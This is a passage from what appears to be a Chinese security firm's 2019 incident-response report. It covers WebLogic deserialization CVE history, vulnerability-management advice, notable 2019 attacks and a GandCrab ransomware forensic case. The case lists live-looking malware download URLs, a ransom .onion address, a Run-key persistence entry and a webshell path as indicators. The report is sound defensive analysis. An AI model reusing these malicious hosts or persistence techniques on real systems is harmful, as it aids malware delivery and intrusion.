WebLogic 在 2015 年被发现第一个 Java 反序列化漏洞，漏洞编号为 CVE-2015-4852, 存在于 Apache Commons Collections 基础库的 TransformedMap 类中，通过反序列化恶意构造的 TransformedMap 对象，攻击者可执行任意命令。WebLogic 官方采用阻止恶意反序列化的黑名单方式，修复了此漏洞（CVE-2015-4852）。自此，WebLogic 踏上了反反复复的漏洞修补和补丁被绕过之路。



图 3.5 WebLogic Java 反序列化漏洞发展史

2019 年 4 月 17 日，国家信息安全漏洞共享平台（CNVD）发布了关于 WebLogic 反序列化远程代码执行漏洞（CNVD-C-2019-48814）的安全通告。WebLogic Java 反序列化远程代码执行漏洞再一次引起安全研究人员的关注，此次分配的 CVE 编号为 CVE-2019-2725，此漏洞存在于 WebLogic 自带的 wls9_async_response 及 wls-wsat 组件中，由于在反序列化处理输入信息的过程中存在缺陷，未经授权的攻击者可以发送精心构造的恶意 HTTP 请求，获取服务器权限，实现远程代码执行。官方于 4 月 27 日针对此漏洞发布了补丁，再次以黑名单的方式对漏洞进行修复。

2019 年 6 月 15 日，网上爆出 CVE-2019-2729 修复补丁的绕过方式。攻击者通过构造特定的 HTTP 请求，绕过 WebLogic 在四月份发布针对 CVE-2019-2725 补丁的黑名单策略，并远程执行命令。官方于 6 月 19 日发布了修复补丁。

2019 年 10 月，Oracle 官方在 CPU 中修复了 WebLogic 反序列化漏洞（CVE-2019-2890），该漏洞绕过了 WebLogic 当时已有的黑名单限制，使攻击者可以通过 T3 协议对 WebLogic 组件实施远程攻击。

至此，WebLogic Java 反序列化漏洞的修补史暂时告一段落，但由于官方仍以黑名单的方式修复漏洞，不排除还会出现补丁被绕过风险。目前 WebLogic 反序列化漏洞经常被攻击者用于虚拟挖矿、勒索软件的传播，相关用户需及时关注官方补丁更新情况。

WebLogic 反序列化漏洞检测及防护方案可参考以下链接：

- CVE-2019-2725/CVE-2019-2729：https://mp.weixin.qq.com/s/FoO6WiM28dWlv2Oh28oCkQ
- WebLogic T3 协议相关漏洞：https://mp.weixin.qq.com/s/YWTSyEVunQUordwxThrGwA

3.5 结语

在企业安全建设过程中，加强漏洞管理并有效运营是不可或缺的重要环节。除了日常对业务系统通过安全测试、代码审计发现漏洞外，企业运营过程中使用的软件、服务、系统的自身通用漏洞同样也需要重点关注。

在此我们给出几条漏洞管理的建议：

1. 建立企业内的漏洞风险等级体系: 从影响面（是否为核心业务系统）、危害性（利用难度、造成危害）等维度对漏洞进行定级，并对不同等级漏洞制定相应的处置响应时间。
2. 制定漏洞处置流程：在发现漏洞并完成定级后，分发至对应负责人员进行漏洞修复，并定期跟进漏洞修复情况，对无法按时修复的漏洞进行说明。（部分漏洞修复方案可能会对业务造成影响，对于重要业务系统，在正式实施修复方案前，需对业务影响情况进行评估，建议先在测试环境中完成修复。）
3. 建立企业内部漏洞知识库：收录已处置的漏洞信息，记录漏洞修复过程，便于事后查阅及回退。

4

网络安全大事件拾遗

除了我们亲身参与处置的安全事件之外，在 2019 年还发生了许多与安全应急息息相关的大事件，这些事件或标示着一个新时代的开启，或预示着某种新的攻击方式可能会开始流行，这里我们挑出有代表性的几件并做简要点评，希望能对全年的安全事件有一个更为完整的观察。

4.1 美国对伊朗发起网络战，网络攻击正式成为军事工具

6 月 20 日美国对伊朗部分目标明确发动网络战，这是网络攻击第一次公开作为攻击主力投入战场，成为重要军事工具直接服务于美国的对外政策。这也让波斯湾成为首次数字世界冲突的舞台，网络超限实战正在成为整体政治战略的重要组成部分。

事件点评：

根据美国战略与国际研究中心（CSIS）研究显示，伊朗虽然还不在网络大国的榜首，但在网络战的战略和组织方面却领先于大多数国家。国土安全部发布了一份公告，宣称：“伊朗历史性的利用网络进攻活动进行报复。”公告还指出，伊朗不断提高其进攻性网络能力，他们继续从事常规的攻击活动，包括网站篡改，分布式拒绝服务（DDoS）攻击和个人身份信息的盗窃，但他们也愿意突破其活动范围，包括破坏性恶意软件和潜在的针对物联网和工控系统的攻击。

美伊之间相互的网络攻击从未真正停止过，2020 年初，美军空袭伊朗高官，伊朗发起报复攻击，网络战是否会进入不受控制的新时代?

参考：https://www.csis.org/analysis/iran-and-cyber-power

4.2 世界铝业巨头被攻击，基础设施应急能力待提升

2019 年 3 月，全球最大铝生产商之一挪威海德鲁公司（Norsk Hydro）发布公告称，旗下多家工厂受到一款名为 LockerGoga 的勒索病毒攻击，被迫临时关闭多个工厂并将挪威、卡塔尔和巴西等国家的工厂运营模式改为手动模式。公司的整个网络都陷于瘫痪中，影响到所有生产活动和公司日常运作。根据对 LockerGoga 勒索病毒样本的分析，这是一个新的勒索软件系列，除了对 Norsk Hydro 的攻击外，两家美国化学公司也遭到同一恶意软件的攻击。

事件点评：

这次事件一方面可以说明，针对关键信息基础设施的攻击无论是频率还是范围都在增加；另一方面也可以看到目前关键信息基础设施的安全防护和应急体系都还非常薄弱，基础的漏洞管理和应急处置预案亟待建立。

4.3 委内瑞拉大规模停电，关注工控和物联网安全

2019 年 3 月委内瑞拉最大的电力设施古里水电站计算机系统控制中枢遭受到网络攻击，引发全国性大面积停电，约 3000 万人口受到影响。7 月古里水电站再次遭到攻击，委内瑞拉再度发生影响 16 个州的大范围停电。委内瑞拉通信和信息部长指责美国的网络攻击是委内瑞拉停电的原因。

事件点评：

目前工控系统（ICS）和物联网（IoT）已经成为黑客攻击的目标，工控系统往往属于国家关键基础实施，对国家级黑客和网络部队具有强大的吸引力；而大部分物联网系统安全防护薄弱，存在大量低级问题，容易被控制并用于拒绝服务攻击或挖矿。这些攻击具有影响范围广、攻击成本低的特点；未来基于工控和物联网系统的攻击将不断增长，成为安全对抗的主要方向之一。

4.4 APT28 针对东欧和中亚国家的攻击活动，政治意味明显

APT 攻击在 2019 年依然活跃，而且越来越多的 APT 攻击表现出政治特性。在 8 月，一个欧洲的威胁情报团队收集了一封新的鱼叉式网络钓鱼电子邮件，该恶意电子邮件以附件为诱饵文档，使用 Word 打开此文档将下载包含恶意宏的 Word 文档和一个 zip 文件。经过分析，这是一场针对东欧和中亚国家的使馆和外交部的钓鱼攻击，意在执行一系列多阶段恶意指令后感染主机，并从受害者系统窃取数据；而攻击者就是大名鼎鼎的 APT28，也被称为 Sednit、 Fancy Bear、 STRONTIUM，是一个至少从 2004 年活跃至今的俄罗斯威胁组织。

事件点评：

APT 攻击组织的背后通常都有国家的背景，攻击目标也多是窃取机密信息，破坏关键信息基础设施等。随着目前国际形势的变化，中国作为 APT 攻击的主要受害国，必会受到更多的攻击组织的关注。随着国家对网络安全的重视，不断加强安全建设，举办安全竞赛和演练，目前关键信息基础设施的安全

问题得到部分改善。但 APT 攻击变化多端，具备高度隐蔽性，依靠传统的安全防御体系很难发现和防护，如何有效检测和防护 APT 攻击已经成为了目前应急能力建设的热点。

4.5 涉嫌泄露亿条公民信息，考拉征信被查

2019 年 11 月，据央视网报道，江苏警方依法打击了 7 家涉嫌侵犯公民个人信息犯罪的公司。这 7 家公司涉嫌非法缓存公民个人信息 1 亿多条，其中，考拉征信因涉嫌非法提供身份证照查询 9800 多万次，获利 3800 万元“榜上有名”。警方已将考拉征信法定代表人、董事长、销售、技术等 20 余名涉案人员抓获。

事件点评：

数据保护尤其是隐私保护的话题一直保持着极高的热度。在这个“数据即为财富”的时代，各大互联网厂商乃至传统电信行业都卯足了劲，誓要挖掘出数据的全部价值，其中不乏一些厂商巧立名目，在用户无法发现的地方悄悄地“积攒财富”。

随着民众和社会对个人隐私保护的逐渐重视，我国也正在逐步完善国内的个人数据保护法律体系。从《网络安全法》中明确规定未履行个人信息保护法律责任的行政责任，将个人信息保护工作上升到法律层面开始，到《信息安全技术个人信息安全规范》等标准的出台，以及正在规划制作的《数据安全法》和 2019 国家网信办发布的《个人信息出境安全评估办法（征求意见稿）》，我国的个人隐私保护法律体系正在逐渐成型。

参考： https://finance.sina.com.cn/stock/t/2019-11-21/doc-iihnzahi2285223.shtml

4.6 韩国加密货币交易所 4900 万美元以太币被窃

2019 年 11 月据国外媒体报道，韩国一家加密货币交易所被盗走了价值约 5000 万美元的以太币，34.2 万枚以太币 (Ether) 被发送到一个身份不明的加密货币钱包。被害者 Upbit 是韩国最大加密货币交易所之一。Upbit 披露了这个加密货币钱包的地址，并将此事上报给了韩国有关部门，监管部门正在调查此事。

事件点评：

2019 年发生了 12 件重大的加密货币交易所黑客事件。其中有 11 件导致加密货币被盗，总计盗窃了价值 292,665,886 美元的加密货币，仅有 1 件涉及窃取交易所用户数据信息。据慢雾区块链被黑档案库 (SlowMist Hacked) 数据统计，在 2019 年之前已披露的加密货币被黑资产价值有 41 亿美金，而 2019 年一年就有 44 亿美金，增加了一倍多，从被黑项目方个数来看，也增加了一倍多。2019 年对于加密货币黑客来说是疯狂的一年。

4.7 phpStudy 后门植入攻击事件

近期，杭州公安在发布的《杭州警方通报打击涉网违法犯罪暨“净网行动 2019”专项行动战果》中提到， 2016 年发布的 phpStudy 版本被不法分子恶意植入后门，犯罪嫌疑人在 2019 年初被公安机关抓获。其利用植入的后门非法控制计算机 67 万余台，非法获取账号密码类、聊天数据类、设备码类等数据 10 万余组。

链接：

https://nti.nsfocus.com/event?query=18f5d400592554caaa8f19f6259a50be56f22df5&type=all

事件点评：

phpStudy 后门事件是一次典型的软件供应链攻击事件，攻击者利用用户对厂商的信任，在软件安装包中植入恶意代码，通过软件的大量安装部署实现非法控制计算机并获取用户敏感数据。针对供应链攻击，企业应建立完善的监管体制，由专业人员负责软件的准入和更新，确保信息系统运行的软件安全可靠。软件供应商则需要建立安全可信的开发环境和发布渠道，避免软件被恶意篡改。

4.8 微软停止为 Windows7 提供支持

微软发布公告宣称：在 2009 年 10 月 22 日发布 Windows 7 时，Microsoft 承诺为其提供为期 10 年的产品支持。为期 10 年的期限即将结束，Microsoft 将停止为 Windows 7 提供支持，以便将精力专注于支持较新的技术和出色的新体验。对 Windows 7 的终止支持具体日期为 2020 年 1 月 14 日。我们不再为该产品提供技术帮助和 Windows 更新中有助于保护电脑的软件更新。Microsoft 强烈建议你升级到 Windows 10，以避免无法获得所需的服务或支持。

链接：https://support.microsoft.com/zh-cn/help/4057281/windows-7-support-ended-on-january-14-2020

事件点评：

根据市场调查机构 Netmarketshare 2019 年 12 月的市场份额数据显示，虽然越来越多的用户正切换至 Windows 10 系统，但是 Windows 7 仍占有 26.64% 的市场份额，位居第二。

停止支持意味着如果 Windows 7 系统爆发高危漏洞，这 26.64% 的 Windows7 系统将面临“裸奔”的局面。Windows 7 系统用户应及时做好准备，全力应对系统停服后带来的安全问题，及时升级系统到 Windows10。

5

典型安全事件专题

5.1 GandCrab 勒索病毒应急案例

5.1.1 背景介绍

某企业 WEB 服务器感染勒索病毒，文件后缀均被修改为 yzzzfiactn，根据勒索信息文件（YZZZFIACTN-MANUAL.txt）判断为最新的 GandCrab V5.2 勒索病毒，该版本目前尚无公开的解密秘钥及程序，同时在主机中还发现存在多个可疑恶意程序文件。

5.1.2 处置过程

1、勒索病毒分析

根据勒索信息文件（YZZZFIACTN-MANUAL.txt），可判断此次感染勒索病毒为 GandCrab V5.2。



图 5.1 加密后缀及勒索提示文件截图

目前该版本勒索病毒尚无公开解密秘钥，攻击者提供了其暗网解密域名：http://gandcrabmfe6mnef.onion/7694aee9c4049e1a，访问时需要提交勒索信息相关文件（*-DECRYPT.txt、*-MANUAL.txt）进行身份认证。



图 5.2 暗网解密域名

勒索页面中包含了勒索金额及付款方式。



图 5.3 暗网勒索页面

2、其他恶意程序分析

在感染主机上发现了多个可疑后门程序，包括 exe、dll、vbs 等多个文件类型。其中 4xFEFFEF.exe 文件所在路径为：C:\u4fd6\1113bh9c7c54dgat920，创建时间为：2018 年 5 月 19 日，运行时提示缺少 DLL 文件 qbcore.dll。

图 5.4 运行时提示错误

且该程序通过注册表实现自启动，对应注册表键值为：HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\Serhiez-1419798062。

图 5.5 自启动注册表键值

通过文件版本信息，确认该文件为腾讯浏览器服务组件，原文件名为 qbclient.exe。

图 5.6 文件版本信息

且该文件具有腾讯有效的数字签名，判断该文件可能被用于加载其他恶意 DLL 文件。



图 5.7 数字签名信息

此外用于 DLL 劫持的 lpk.dll 文件，经分析确认为早期下载者程序后门（Trojan.Downloader），其中涉及的下载链接包括：

http://www.game918.me:2545/host.exe，保存为：C:\Windows\scvhost.exe。

http://www.82022333.cn:8065/im.exe，保存为：C:\Windows\fillworm.exe。

但目前上述域名均已无法解析，无法对其下载的恶意程序做进一步分析。



图 5.8 恶意域名

同时在 Windows 目录下存在多个随机命名的 vbs 文件，文件创建时间均为 2018 年 7 月，进过分析，确认均为下载者后门脚本，涉及的下载链接包括：http://mryang.f3322.org:8080/js.exe，http://www.game918.me:2545/host.exe，其中 www.game918.me 与上述 lpk.dll 中指向下载域名一致，判断为同一攻击者所为。



图 5.9 恶意脚本

综上，通过对提取的多个后门程序进行分析，未发现勒索病毒相关特征，并且时间久远，由此判断与此次勒索病毒事件无关。

3、勒索病毒感染溯源

从勒索信息文件时间判断，系统最早感染时间为：2019 年 4 月 28 日，3:45:40。



图 5.10 勒索感染开始时间判断

系统最后感染时间为：2019 年 4 月 28 日，6:04:55。



图 5.11 勒索加密结束时间判断

通过系统 RDP 日志，判断感染发现时间为：2019/4/28 9:38:12。



图 5.12 勒索发现时间判断

通过对 2019/4/28 的系统登录记录进行分析，未发现相关异常登录，由此排除攻击者通过远程桌面（RDP）途径植入病毒程序。

涉及的 WEB 应用包括 WebLogic 及 Tomcat，由于相关配置文件均已被加密，目前已无法正常启动。



图 5.13 被加密 WEB 应用

通过对 Tomcat 应用目录及相关日志进行排查，未发现相关后门痕迹，排除攻击者通过 Tomcat 入侵的可能性。

对 WebLogic 应用目录进行排查时，发现存在多个 webshell 后门程序，对应目录包括：

D:\Oracle\Middleware\user_projects\domains\base_domain\servers\AdminServer\tmp_WL_internal\bea_wls_internal\9j4dqk\war

文件创建时间从 2019 年 4 月 25 日到 2019 年 4 月 28 日，其中未被加密的后门文件 yayshell.jsp 创建时间为 2019 年 4 月 28 日 4:04。

